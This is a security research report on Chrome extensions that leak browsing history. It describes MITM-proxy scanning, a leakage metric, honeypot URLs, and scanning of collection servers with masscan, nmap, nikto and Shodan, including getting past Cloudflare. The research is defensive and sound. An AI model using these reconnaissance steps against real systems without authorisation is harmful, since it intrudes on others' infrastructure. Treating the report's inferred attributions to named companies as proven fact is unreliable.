

Spying Chrome Extensions: 287 Extensions spying on 37M users

Q Continuum

qcontinuum1@proton.me

8 Feb 2026

This investigation surveyed the entire Chrome Web Store, filtering extensions that request sensitive permissions (history, tabs, webRequest, etc.) and we scanned with our method top 32,000 extensions ordered by user count. Using Docker with Chromium behind a man-in-the-middle proxy, we simulated browsing sessions and recorded every outbound request. By correlating request size with URL length we derived a leakage metric ( $R_{edp}$ ); values  $\geq 1.0$  indicate definite history exfiltration, while  $0.1 \leq R_{edp} < 1.0$  suggest probable leakage.

The pipeline flagged 287 extensions that actively transmit users' browsing histories. Manual inspection of the captured traffic revealed a variety of obfuscation schemes: base64, ROT47, LZ-String compression, and full AES-256 encryption wrapped in RSA-OAEP. Decoding these payloads showed raw Google search URLs, page referrers, user IDs and timestamps being sent to a network of proprietary domains and cloud-provider endpoints.

We leveraged the leakage further and by browsing URLs of the honeypot in the sandboxed environment we allowed those data to be leaked. Honeypot URLs lured some actors and were accessed by known scraper IPs (Amazon Japan, Google LLC, Kontera), confirming active harvesting pipelines. We applied OSINT to the leaking extensions and managed uncover some actors.

Aggregating install counts gave an exposure of roughly 37.4 million users, representing roughly about 1 % of global Chrome users. The majority of the activity clusters around a handful of actors: SimilarWeb ( $\approx 10$  M users), Alibaba-related groups, Bytedance, and a cluster of Chinese data-broker firms. Many extensions appear under reputable brand names (e.g., "SimilarWeb - Website Traffic & SEO Checker") while others masquerade as utilities such as ad blockers ("Ad Blocker: Stands AdBlocker") or AI assistants.

Limitations include the inability to see WebSocket or DNS-tunneled traffic and the fact that some extensions only leak after a privacy-policy popup is accepted, meaning the 37.4 M is a conservative lower bound.

R1 Introduction

Browser extensions enhance user experience by adding functionality, such as ad blocking, productivity tools, and customization options. However, their widespread use often comes with hidden risks. Users frequently grant extensions broad permissions without fully understanding the potential consequences, which can enable data breaches, cryptocurrency theft, and unauthorized access to sensitive information like browsing history, cookies, and login credentials.

While Google and other platforms have implemented measures to mitigate malicious activity, these efforts have proven insufficient over time. The threat posed by malicious extensions remains significant and is often underestimated by individuals and organizations. For instance, extensions that leak browsing history or URLs can expose personal identifiable information, compromise account security, or even enable surveillance of internal systems. Very often those extensions mislead about the data they collect or they deny any data collection in privacy policies.

This report focuses on extensions that exploit URL leakage to compromise user privacy. We identified 287 such extensions available in the Chrome Web Store and conducted an analysis to uncover bad actors behind these tools. The total user count of those leaking extensions is 37.4 M. The findings highlight the urgent need for greater awareness and more robust safeguards to protect users from the growing risks posed by malicious extensions.

Similarweb is the primary suspect behind the history leaking extensions, which is why this report focuses on their operations. The data collected links these extensions to data exfiltration activities and specific malicious behaviors attributed to Similarweb. However, Similarweb is not the only actor involved in spying through Chrome Web Store extensions. OSINT methods were used to gather information on all identified entities, though details on non-Similarweb actors remain limited. This makes Similarweb the most likely and prominent entity responsible for user surveillance via such extensions.

R2 Why does it matter?

Most leaking extensions share a common trait: they masquerade as harmless tools while requesting access to users' browsing history, often without clear justification. Many users, even when aware of surveillance, fail to grasp the risks or consequences of such access. This constitutes a privacy breach, as terms of service or privacy policies frequently obscure these practices, leaving users unaware they've consented to data collection. Even within private networks, URLs visited can be recorded and transmitted externally, potentially exposing sensitive information like API tokens, passwords, or query parameters. For instance, services like Similarweb, primarily used by enterprises, leverage such data to optimize marketing strategies, enabling companies to target users based on their browsing behavior, such as tracking interest in customer products to influence purchasing decisions. Databrokers distribute data to unknown parties, enabling malicious actors to acquire this information and use it for phishing attacks targeting corporate networks or individual users, potentially compromising sensitive internal information.

R3 Where it all started

The earliest study from 2016 by Anupama Aggarwal et al. identified 218 spying extensions from 69 developers, suggesting that malicious actors often create multiple extensions to distribute or obscure their activities. The report highlights the use of multiple extensions as a common tactic, with SuperBlock Adblocker noted as a specific example of such malicious tools. This underscores the broader pattern of bad actors leveraging browser extensions for surveillance or data exfiltration, often through deceptive strategies.

This investigation was initiated by M. Weissbacher et al. research on malicious browser extensions, beginning with his blog post from 2016 that highlighted how Chrome extensions were spying on 8 million users, followed by a more technical report where he mentions ABC ad blocking China special edition, Similar Sites and Pop Up Blocker for Chrome. He also introduces Ex-Ray, a tool for detecting such extensions. His academic paper laid the groundwork for our focus on this widespread privacy issue. A team of researchers developed a novel method to scan browser extensions and monitor data transmission, revealing that numerous popular extensions were leaking browsing history, raising substantial privacy concerns. Many of these extensions were linked to Similarweb, and we extended this approach to successfully identify additional extensions with similar behavior. We also recommend looking into slides from presentation at ACSAC conference where they mention Stylish - Custom themes. Besides that they manage to capture the exfiltrating (leaking) endpoints and they automatically flagged 212 extensions.

Another work by R. Heaton from 2018 highlights that the Stylish extension, still available in the Chrome Web Store, leaks user browsing history. It was deleted, but then again it appeared in the store. Stylish was bought by Similarweb in 2018 and functions as a “clone” of the Stylus extension. Heaton also found the Magic Enhancer for YouTube in 2020 extension to be leaking data, raising questions about how Similarweb might find such data valuable. While Heaton notes that the data may lack representativeness due to sampling bias, we explored potential explanations for Similarweb’s interest, considering how aggregated browsing patterns could be repurposed for analytics or targeted advertising.

In 2023, Andrey Meshkov published a blog linking several extensions, such as Block Site, Poper Blocker, and CrxMouse, to the Big Star Labs group. The blog also identified mobile apps from the Mobile Health Club group, including Clean Droid, Speed Booster, and Battery saver, which are suspected of being malicious. These apps and extensions are designed to offer minimal utility, with their functionality largely a facade intended to steal user data.

Notable anonymous work done by Extension.Agent604 and work from 2025 done by John Tuckner of Secure Annex and Wladimir Palant revealed BIScience a data broker operating behind several extensions. Those extensions were misleading their users about data collection in their privacy policies. Since BIScience is data broker company it is likely that the data are sold to third parties making the original users vulnerable to any malicious intent.

From reviewing hacker news thread, github discussion, and this blog, it is evident that browser extensions are frequently sold to third parties, often leading to unauthorized surveillance or ad injection across websites. Developers may receive offers from these parties to purchase their extensions, with pricing tied to metrics like active users. While some extensions may provide legitimate value, the prevalence of monetization models reliant on user data collection raises concerns about privacy. Even paid extensions, such as Stylish, can pose risks, as they may still track user behavior or inject ads, highlighting the need for caution when using third-party extensions.

R4 Similarweb

Similarweb Ltd. is a global software development and data aggregation company specializing in web analytics, web traffic, digital performance, and SEO tools. Founded in Israel, the company has 12 offices worldwide. Similarweb went public on the New York Stock Exchange in May 2021. [\[wikipedia 2025\]](#)

The work by R. Heaton and research by M. Weissbacher et al. was mentioned by Globes in 2021. Similarweb, an Israeli web analytics company that IPO'd in 2021 at a $1.6 billion valuation, allegedly engaged in controversial data collection practices between 2007-2017 through browser extensions that violated Google and Mozilla's terms by tracking users' browsing histories without proper disclosure. Similarweb-linked extensions collected data from millions of users through deceptive practices, including tracking complete web addresses and search queries. We will show that they are still using extensions as a data source in silence to this day.

R4-1 Data collection by Similarweb

User called throwawayweb mentions in HN thread the following:

This is more or less the same way Similarweb collects its data, so I wonder when will they start being treated the same. They operate a number of inhouse extensions and partner with other extension developers to collect the entire click trail of the users. Internal links in your intranet, localhost, “private” google drive links, all is collected and sold. It’s beyond me how this shady business is treated as legitimate, including major web and tech publications citing their data reports.

From Quora Where does Similarweb get their data from?:

I don’t know about Alexa, but at Similarweb we mine data from 4 main sources. The first source of data is from Internet Service Providers (ISPs) from around the world. Similarweb then merges that data with our own panel numbering in the tens of millions. We also collect data from pixel based tracking from tens of thousands of websites to feed our estimation algorithms. They we use our own crawlers to map out and categorize the web. All these data sources are combined and analyzed to produce a substantial sample of online user behavior which can then be extrapolated to the entire internet population and provide highly accurate traffic insights. (Disclaimer: I work with Similarweb) [Boaz Sasson, Ex-Similarweb Director]

I work for Similarweb, so I can tell you that we have a vast data panel (the largest in the industry) comprised of global ISP data, and thousands of add-ons, extensions, apps and plugins, plus a team of web crawlers that scan thousands of websites. All of the data we collect is anonymous, so no worries :) We just gather the data, clean and sort it for analysis. [Lauren Meir, Head of Content at Similarweb]

On their page in section our data you can find four sources

- Website & App Owners (Google Analytics)
- Contributors Network
- Public Data
- Partnerships

Similarweb mentions in their Data Methodology four data sources with some additional detail:

- First-Party Direct Measurement
- Contributory Network
- Partnerships
- Public Data Extractio

From the study done by Bernard J. Jansen, Soon-Gyo Jung and Joni Salminen

Similarweb uses a mix of user, site, and network-centric data collection approaches to triangulate data.

What is this triangulation? The study further mentions the following:

The general approach is to collect data from three primary sources, which are: (a) a reportedly 400 million worldwide user panel at the time of the study, (b) specific website analytics tracking, and (c) ISP and other traffic data. These sources are supplemented with publicly available datasets (e.g., population statistics). Each of these datasets will overlap (i.e., the web analytics data from one collection method will also appear in one or both of the other collection methods). With the collected data augmented with publicly available data, Similarweb uses statistical techniques and ensemble machine learning approaches to generate web analytics results. These analytics can then be compared to the overlapped data to make algorithmic adjustments to the predictions.

R4-2 Google analytics endpoints

The “First-Party Direct Measurement” official data source is Google Analytics. That is semi-public knowledge. After you start using Similarweb you are asked to allow access to your Google Analytics and Similarweb will collect your GA data to improve their services. That is in fact less known publicly. Following links further prove that Similarweb uses Google analytics:

- Google Analytics Connection Issues you can connect similarweb to google analytics and they will use all your GA’s data for your site.

R4-3 F-1 report

There is however one public proof that Similarweb relies on data collection via Chrome Web Store extensions. Before Similarweb went public in 2021, they submitted an SEC Form F-1, a regulatory filing required for foreign issuers to register securities with the SEC. This form mandates detailed disclosures, including risks that could impact the company’s operations or financial health, to ensure transparency with investors. The relevant section for this report highlights that Similarweb’s data collection relies on third-party platforms and app stores, and a loss of access to these services could disrupt their business model. The filing emphasizes this dependency as a critical risk, as it could affect their ability to gather and monetize data, underscoring the importance of maintaining relationships with these platforms. Here and here are the archived filings. Following quotes in this section are from F-1 report.

Our data collection methodology depends in part on the ability to distribute products used for data collection through third-party platforms and stores, and if we lose access to those platforms or stores or if we or our partners are otherwise restricted from distributing products through those platforms or stores, our business could suffer. That means if they would lose significant portion of their contributory network the accuracy of data would be harmed and most likely the business would be harmed. This is to the contrary what you can find in the blogs and other places on the internet. It seems that Similarweb is very much dependent on the panel data.

Similarweb explicitly references browser extensions, mobile apps, and platforms such as the Chrome Web Store, Google Play, and Apple App Store, indicating that they must identify new “partners” (extension and app developers) to integrate their data collection mechanisms into their products. This admission suggests that Similarweb compensates developers in exchange for embedding tracking tools within their extensions and apps, raising concerns about user data privacy and the potential for unauthorized data aggregation through third-party software.

Our platform and solutions depend in part on the ability to obtain data for our contributory network through browser extensions, mobile apps and other products distributed through third-party online platforms and stores such as Chrome Web Store, Google Play and the Apple App Store. These include our own browser extension and mobile app products, and products distributed by third parties with whom we collaborate and into which products we integrate our data collection tools. We continuously look to seek out and enter into relationships with new partners for the integration of our data collection tools into their products, and the availability and quality of this data is important to the continued functioning and development of our products and the performance of our obligations to customers. We may have difficulty finding and entering into agreements with new partners, and/or maintaining current relationships with existing partners. Failure to find and enter into agreements with new partners, and/or to maintain current relationships with existing partners, could result in inadequate data for our ongoing and future product requirements.

The following quote notes that if third-party extensions or apps are removed from the platform, it could negatively impact their revenue streams or operational capabilities.

The third-party platforms and stores through which our products and partner products are distributed issue rules and guidelines governing their use, which include provisions that are often more restrictive than the requirements of applicable data privacy laws. These platforms and stores frequently modify these rules, and often enforce them in an inconsistent manner. Accordingly, there is an ongoing risk that these third-party platforms may remove our browser extension and mobile app products or our partners’ products from their stores, issue warnings necessitating modifications to the products or prevent a specific product owner or developer from distributing any of its products through their stores. These warnings and removals can result in interruptions and delays in the collection of data for our contributory network, in the need to allocate resources and incur costs for the modification of our products, in the suspension or termination of our partnerships with third parties and the cessation of integration of our data collection tools with those third parties' products, and in harm to our reputation. Any of these effects could negatively impact the functionality of, or require us to make changes to, our products and solutions, which would need to occur quickly to avoid interruptions in service for our customers.

If a substantial number of Similarweb's Chrome Web Store extensions were removed, likely due to security or regulatory concerns, this could lead to a reduction in user engagement and revenue, as these extensions are central to their business model. The removal of approximately half their extensions would reduce the volume of data collected from desktop platforms, potentially compromising the accuracy and comprehensiveness of their metrics. This could also weaken their ability to provide reliable analytics, impacting both their service offerings and competitive positioning.

Furthermore, our business, cash flows or results of operations may be harmed if any platform or store through which we or our partners distribute products we use for data collection changes, limits or discontinues our access to its platform or store; modifies its terms of service or other policies, including fees charged or restrictions on us or our partners; changes or limits how customer information is accessed by us or our partners; changes or limits how we can use customer information and other data collected through the platforms or stores; or experiences disruptions of its technology, services or business generally.

Additionally, the 20-F filing here continues to include the same phrases, indicating that the company's business model relies significantly on data gathered through browser extensions and mobile apps.

R4-4 Significance of user tracking

At this point we established the fact that Similarweb uses extensions to collect data (Contributory Network) and also collects Google Analytics data (First-Party Direct Measurement). The question is how do they put all of those data together? Our hypothesis is that they need user IDs in order to merge the data sources and for different features they provide on the platform.

In this blog Frans Rosén and Linus Särud uncovered many extensions that were leaking browsing history. They explain how the exfiltration of browsing data is done. They signed up for Similarweb services.

Pages which only one person had visited. We tested this out. One of the guys in the office using one of the plugins created a local website, page X, which didn't link anywhere, but while being on the site he changed the address bar to page Y. He was the only visitor of page X. Two weeks later page X ended up in the "Similar sites" of page Y with "Affinity: 0.01%".

To assess whether two sites are similar, Similarweb may link them if they are visited within a short time frame or sequentially, which would require tracking user identifiers to establish connections between browsing sites. In their definition of the Website Affinity Score, they describe these as "sites that share the same audience," which supports the idea that user IDs may be used to track activity across such platforms.

R4-5 User session

The article referenced earlier also includes table that compares GA definitions to Similarweb definitions for various metrics. The table indicates that the user session definition is substantially aligned between GA and Similarweb.

R4-6 Data sources merging

Consider an example, Stylish app that is most likely predominantly used by people working in IT will not represent general population. Now imagine you have tens or hundreds of such apps with millions of users, but none of them is behaving as the average person. Do you just merge the data as they are? This prompts the question of how GA data might be used to calibrate these measurements. As shown in the scatter plots from the study:

- Total visits demonstrate strong correlations between GA and Similarweb reported total visits,
- Unique visitors also show strong correlation, while
- Bounce rate exhibits weaker consistency between the two sources.

The strong correlation observed between total visits and unique visitors, but not bounce rate, could indicate that Similarweb data is aligned with GA metrics, but only for sites where both GA and panel data are available. On Similarweb's site they explain the Deduplication of Audience

To estimate the size of deduplicated audiences, Similarweb uses a learning set and linear regression modeling to build an algorithm that can estimate the size of a website's deduplicated monthly visitors.

This alignment may be a linear regression fit to the subset of sites with overlapping GA data and user browsing history, which could explain the strong correlation in these metrics. Following report posted on their blog Estimating Twitter's Bot-Free Monetizable Daily Active Users \(mDAU\) contains the following algorithm.

Let  $N$  be the number of panel users who have recorded activity on the given platform  $A$  (desktop, mobile web, or app). From the GA data, we extract for each training site/app  $K_j$ ,  $1 \leq j \leq M$ , the number of monetized users for that period on platform  $A$ .

Next, let  $X$  be a matrix of dimension  $N \times M$ , where each row  $X_i$ ,  $1 \leq i \leq N$ , contains the number of interactions of the  $i$ -th user with each of the  $M$  learning set sites during that period. To each user  $i$ , we assign a weight  $\beta_i \geq 0$ , whose role is to quantify the size of the population this user represents over the time period.

We initialize the weight vector with random values. We then apply regression using the ElasticNet regularization to compute, through gradient descent, a near-best set of weights. That is, we minimize:

$$\beta = \{\beta_i\}$$

$$\sum_{j=1}^M \left[ K_j - \sum_{i=1}^N \beta_i x_{ij} \right]^2 + \lambda_1 \|\beta\|_1 + \lambda_2 \|\beta\|_2^2,$$ where  $\lambda_1, \lambda_2 > 0$  are tunable hyper-parameters and

$$\|\beta\|_1 := \sum_{i=1}^N \beta_i, \quad \|\beta\|_2 := \sqrt{\sum_{i=1}^N \beta_i^2}.$$

The hyper-parameters  $\lambda_1, \lambda_2$  are then optimized using a “grid-search” method by trying to minimize the error of the estimate using the user weights of mDAU on the validation set consisting of the hold-out GA websites, apps, and the publicly available data. This implies that we obtain a set of user weights that are in some sense optimal for the given validation set.

$$\beta = \{\beta_i\}$$

Deduplication could involve calculating user weights to combine data from different sources, allowing for weighted merging of the source data. This approach would enable assigning varying weights to IT-like users from Stylish based on their representation in the sample versus their expected prevalence in the broader population. They also state in the blog:

Once a set of weights is computed, the model can be used for inference of the actual total number of users for a given website or app, by summing over the panel users, multiplying their number of interactions with the website/app by their weight.

The disclosed algorithm appears to merge sources by aligning user weights with total visits rather than unique users, though the exact implementation details remain unclear. This approach, while simplistic, may be robust given the challenges of fitting total visits directly, which follow a power law distribution. This answers the question about how data from so many specialized apps could be merged.

R4-7 A small lead to follow

To evaluate user weights and calculate metrics such as affinity scores, the platform requires data from browser extensions including user identification and URL. Additional data points available on their platform but not strictly necessary for collection include domain (extracted from URL), country of origin (derived from the client's IP address contacting the bad actor API), timestamp (recorded at the API level with negligible delay between browsing and recording), and session identification (generated using GA session definitions after user identification and timestamps are collected). These derived data points are valuable as they can be obtained from public sources. The presence of user identification in extensions appears to correlate with Similarweb's potential use of such tools for data exfiltration.

User IDs are critical for merging process of the data from extensions, as they enable them to merge behavioral data from extensions with other sources, such as traffic analytics or engagement metrics. Without persistent user tracking, merging these datasets would be infeasible, making user IDs a necessary component for their methodology. Presence of user IDs could indicate Similarweb's potential involvement in data exfiltration via extensions.

R4-8 Similarweb data quality

Users have raised concerns about the accuracy of Similarweb and Semrush data, noting that these tools likely capture only a small fraction of the internet's human generated traffic and rely on extrapolation methods to estimate all human generated traffic. This approach may introduce inaccuracies, as the extrapolation is based on a limited sample rather than significant coverage. Further discussion on this topic can be found here and here.

R5 Methodology

We scraped all extensions from the Chrome Web Store (240k) and saved their details along with their `manifest.json` files, which contain the permissions requested by each extension. Permissions define the capabilities an extension can access, such as reading browsing data or interacting with browser APIs. Without specific permissions, an extension cannot perform actions like intercepting browsing activity or accessing sensitive user data. To identify potentially risky extensions, we filtered them based on the presence of suspicious permissions. The following list includes permissions that, if present in an extension's `manifest.json`, we scanned the extension for browsing history leakage. The permissions are: `history`, `tabs`, `activeTab`, `webNavigation`, `webRequest`, `webRequestBlocking`, `declarativeNetRequest`, `declarativeNetRequestWithHostAccess`, `scripting`, `declarativeContent`, `cookies`, `storage`, `unlimitedStorage`, `:////`, `http:////`, `https:////*`, `background`, `offscreen`, `downloads`, `search`, `contextMenus`, `nativeMessaging` and `identity`. Read the documentation on permissions here. We filtered extensions further, focusing only on those with 100 or more users as reported by the Chrome Web Store. A total of 32,000 extensions were scanned during this process.

R5-1 Scanning for history leakage

Our methodology is heavily inspired by M. Weissbacher et al. work, as bad actors often aim to minimize detection or interfere with data collection by identifying automated browsing behavior. To counter this, we simulate normal user activity in docker container with a browser, making it difficult for extensions to distinguish between human and automated browsing. This involves setting up a docker container with a MITM proxy to route all browser traffic through the proxy, allowing us to capture and analyze data without external leakage. Browser extension subject to scanning is installed from a `crx` file. Browsing is emulated in steps, with varying URL lengths and traffic is correlated with endpoint activity to estimate if the endpoint is used for exfiltration of data. URLs that are simulated in browsing are captured by MITM proxy and all other requests are allowed to pass by. Among them there are also all requests made by browser extension to the remote collecting servers. All captured traffic is saved from docker container and analysed later. Ultimately, we focused on long search queries to Google, as they represent a broad and common target for surveillance extensions. We focused only on HTTP and HTTPS requests this method doesn't cover WebSocket exfiltration requests.



Figure 1: The browser extension under scan is installed from a `.crx` file. A predetermined list of URLs is accessed via Chrome, with all traffic captured using a MITM proxy configured to intercept and log requests and incoming responses. Additional traffic not explicitly targeted by the predefined URL list is allowed to pass unaltered. All captured requests and responses are stored for later analysis, ensuring visibility into both expected and unexpected network interactions.

The simulated traffic used for scanning extensions varied across extensions, but we ensured that approximately the same number of requests were generated within a comparable timeframe during each scan. Each scan for an extension lasted less than an hour. Hence, we targeted extensions that leaked data almost immediately. The collected traffic data exhibited varying lengths, and many of the outbound data points were not correlated with the length of the simulated browsing URLs. Each outbound request could be quantified in terms of bytes sent. Furthermore, we identified the target exfiltration domain (e.g., `igotyourdata.com`) and the target exfiltration endpoint (e.g., `/collect`). A single exfiltration domain may host multiple endpoints, with only one designated for data collection and others potentially used for user tracking. To isolate requests relevant to browsing history exfiltration, we aggregated all outbound traffic per combination of exfiltration domain and endpoint. By scanning the same extension in multiple steps with varying lengths of simulated browsing URLs, we anticipated a strong positive correlation between outbound traffic volume and the exfiltration domain/endpoint combination.

We used simple linear regression to determine the leakage rate  $R_{edp}$  of an extension, domain and endpoint

$$\min_{R_{edp}, b_{edp}} \sum_i |T_{edpi} - \hat{T}_{edpi}|^2, \quad \hat{T}_{edpi} = R_{edp} D_i + b_{edp}$$ where:

- Index  $e$ : denotes index of the scanned extension.
- Index  $d$ : denotes index of the exfiltration domain under scan for particular extension.
- Index  $p$ : denotes index of the exfiltration endpoint under scan for particular extension and exfiltration domain.
- Index  $i$ : denotes the step in which simulated browsing to `google.com` has particular length of payload.
- $T_{edpi}$ : Amount of outbound traffic in bytes for extension  $e$ , domain  $d$ , endpoint  $p$  and  $i$  payload length.
- $D_i$ : Sum of total bytes of gzip compressed URLs, with each URL compressed separately.
- $R_{edp}$ : Leakage rate for a specific combination of extension  $e$ , domain  $d$ , and endpoint  $p$  (used to evaluate data leakage).
- $b_{edp}$ : Intercept term for the same combination; it lacks specific interpretative significance.

The leakage rate  $R_{edp}$  is the primary factor in determining whether an extension is suspicious for browser history leakage, with  $R_{edp} \geq 1.0$  indicating certain leakage. The scan was divided into two phases: the first involved a brief scan with four URL length variations, followed by a second scan with six additional URL lengths after filtering for  $R_{edp} \geq 0.1$ . Leakage rate was recalculated and again we filtered extensions with  $R_{edp} \geq 0.1$ . Then they were manually reviewed, yielding a method precision of 79%.

We manually analyzed the captured traffic of extensions flagged by our automated scanning tool. For cases where the leakage appeared inconclusive or if the data seemed to align with user tracking rather than actual data exfiltration, we opted to remove those extensions. The final list of leaking extensions and their associated endpoints is a manually curated list that we believe contains only confirmed leakage cases. This resulted in 287 leaking extensions. With potential impact to 37.4 M users.

In addition, we observed that some extensions store browsing data in local browser storage. While we suspected these extensions might transmit the data later, this behavior was not confirmed. Our analysis identified only three extensions that store all browsing activity in local storage.

R5-2 Popups

The method was tested across multiple rounds to evaluate its performance refine it on a small set of extensions identified as potential leakage sources. During scanning, it was found that the Stylish extension had been flagged by previous study for leakage, but manual inspection revealed the leakage occurs only after a privacy policy popup is accepted. This suggests the leakage may be conditional on user interaction, and we hypothesize that similar behavior could exist in other extensions.

We conducted a code scan of extensions with sufficient permissions to access sensitive data, focusing on those containing popups that prompt users to accept terms, privacy policies, or similar content. Our analysis revealed that only a small number of extensions (less than 50) included such popups. To further investigate, we performed semi-automated scans and manually reviewed suspicious cases to confirm potential data leakage. We hypothesize that extensions incorporating privacy policy popups may employ such tactics to safeguard their business interests.

R5-3 Suspicious extensions by store detail

The Chrome Web Store extension page includes details such as address, website, email, phone number, and privacy policy URL. We used this information to expand our list of leaking extensions by identifying other extensions with 500+ users that share any of these key fields, flagging them as suspicious if they match the same data points as previously identified leaking extensions. This resulted in 222 suspicious extensions. We didn't inspect those extensions manually.

R5-4 Suspicious extensions by similar image

We analyzed images from Chrome Web Store extensions with 500 or more users, scraping gallery images to detect potential similarities. Using the VGG19 model, we extracted embeddings from the `conv4_1` and `conv5_1` layers to focus on stylistic features rather than semantic content. On a random sample of 5,000 images, we computed cosine distances between embeddings and their closest neighbors, identifying a threshold where distances followed a normal distribution. For `conv4_1` threshold of 0.25 and for `conv5_1` the threshold of 0.3 were selected to find suspicious outliers. We applied these thresholds to all images, retaining only those with neighbors within the target cosine distance range. This resulted in additional 25 suspicious extensions. We didn't inspect those extensions manually for leakage.

The `conv4_1` model generated ~20% of false positives but identified a broader range of matches compared to `conv5_1` embedding. To address this, further investigation into alternative embedding types would be beneficial. All results were manually verified, with false positives removed during the validation process. Only suspicious extensions detected in this step that were not already identified in the store details step were retained for final inclusion.

R5-5 Schema in exfiltration requests

During the analysis, we manually reviewed over 400 potential exfiltration endpoints for 363 unique extensions with a leakage ratio  $R_{edp} \geq 0.1$  to identify connections between extensions. While many exfiltration domains overlapped across seemingly distinct extensions, this overlap may indicate shared infrastructure or a single entity, though it is not conclusive. Domains associated with well-known services (e.g., Google Analytics) are unlikely to be a strong link between extensions. We will also address these well-known services and their misuse later.

Leakage can occur through both POST and GET requests, with information about visited URLs potentially transmitted via three vectors: URL parameters of the exfiltration request, headers (including cookies), and the request body. However, during manual inspection of captured traffic and subsequent analysis, this overlap did not reliably indicate whether the extensions were operated by the same entity.

What was however a good indicator, if the browsing data can be used by Similarweb, is whether the exfiltration request contains user identification. However, we couldn't consistently determine if such data included user identifiers, as some requests involved encrypted or heavily obfuscated payloads—even over HTTPS. Heavy obfuscation or encryption in HTTP/HTTPS traffic often signals suspicious activity. While we believe Similarweb may require user identification to aggregate data and generate metrics, extensions lacking user identifiers could still be exploited by data brokers or malicious actors seeking to extract valuable information from browser history. Some requests also contained session identification, but as we argued earlier, this information can be manually created during post-processing of the collected data.

R5-6 Endpoint fingerprinting

We employed WhatWeb to scan all exfiltration domains, extracting values such as `HTTPServer`, `Country`, and `Via-Proxy`. For major cloud providers like AWS, the `Via-Proxy` field often includes identifiers that reveal the cloud provider's name. While Cloudflare's `HTTPServer` header typically shows "Cloudflare", the `Via-Proxy` field can still indicate the underlying cloud provider. To further analyze AWS infrastructure, we scanned all assigned IPs using `masscan` (more details here) to identify servers with open ports 80 or 443. We then performed reverse DNS lookups with `dig` and used `nmap` with the `--script ssl-cert` argument to extract SSL certificate domains. However, the scanning process was inconsistent, and we were only able to bypass Cloudflare protections for a small subset of domains.

Then we performed a Whois Domain Lookup to gather details such as the domain's creation date, last renewal date, whois server, name servers, registrar name, registrant name, contact email, and geographic location (city, country). While name servers proved to be a useful data point for further analysis, the other information provided limited value in establishing direct links between domain extensions and associated entities.

Furthermore, we conducted endpoint scans using `nikto` and performed reverse lookups via favicons on Shodan to identify exfiltration endpoints behind Cloudflare. While Nikto proved to be less effective for our specific use case, we were able to group leaking endpoints by their hashed favicon values. This also helped us to detect more extensions for Actors.

R5-7 Honeypot

In the original study, M. Weissbacher et al. initiated their research by deploying honeypots and simulating browsing history to test suspicious extensions. They later applied this method to all identified leaking extensions, using honeypots with specific domains to generate unique "honey URLs" that would not exit the sandbox. These URLs were sent to exfiltration servers, where third parties (e.g., data brokers) could further propagate them to their consumers. Data brokers or their customers might decide to scrape the exfiltrated traffic. When scrapers accessed these honey URLs, the honeypot recorded timestamps and IP addresses. We used this information to further link the extensions together and this was the strongest link to identify which extensions are linked in some way to Similarweb.

Figure 2: The honeypot setup in this study was designed to link extensions to the same entities by luring them to scrape the honeypot. Simulated browsing history includes honey URLs, which only exit the sandbox through exfiltration requests rather than direct requests. Once an actor gains access to the collected browsing data, they deploy scraping techniques, and the honeypot lures the actor to scrape its resources by the honey URL.

R5-8 Open source intelligence

A key step in our methodology involved systematically gathering and analyzing information from the internet to connect extensions and identify potential links. This process was labor-intensive and required manual effort, often leaving us uncertain about the relevance or value of some of the data collected. The data are presented in Actors section.

R6 Results

R6-1 Leaking doesn't simply equal spying

For the sake of this study, we should distinguish between leaking extensions and spying extensions.

1. Leaking extensions refer to any extension that transmits the user's browsing history or search engine results pages (SERP) to the internet through the local network, potentially exposing data to unsecured networks.
2. Spying extensions, is a type of leaking extension, that involve transmitting browsing history or SERP to a centralized collection server. That may occur due to the extension's intended functionality (e.g., a VPN), as part of a monetization strategy (e.g., selling data), or with malicious intent (e.g., unauthorized surveillance). Both types pose risks, but the distinction lies in the destination of the data and the underlying purpose of the extension's behavior.

Some data leaks appeared to be the result of minor oversights by developers, though we were unable to quantify these incidents and specific risks. While the potential impact may vary, we recommend uninstalling any extensions associated with leaks or exercising caution when using them.

There was one specific case where we are confident the extension is leaking data but not engaging in surveillance. This occurred when the exfiltration domain was `t1.gstatic.com` and `s2.googleusercontent.com` (Monica extension). These domains are part of Google's Content Delivery Network (CDN), which is used for serving static content.

R6-2 Leaking extensions

We present here the list of extensions that were manually tagged by our scanning method and we removed false positives based on the captured traffic. We consider all of the following extensions as leaking at the moment of the scan. Before publishing we manually checked the leakage by installing every single extension from this list and checking shortly (ca 3 min) for the leakage, see results in section R8 Linking actors together.

During the process of writing this report we have noticed another report provided by KOI. In this report they announced list of Chrome and Edge extensions that are linked to actor ShadyPanda. Our reports share in common only one extensions, Clean Master.

R6-3 IoCs

The following list of IoCs full domains linked to data exfiltration originating from the local network. We recommend blocking all listed domains to mitigate potential risks. Note that some domains may no longer be active, but they could be reactivated in future campaigns.

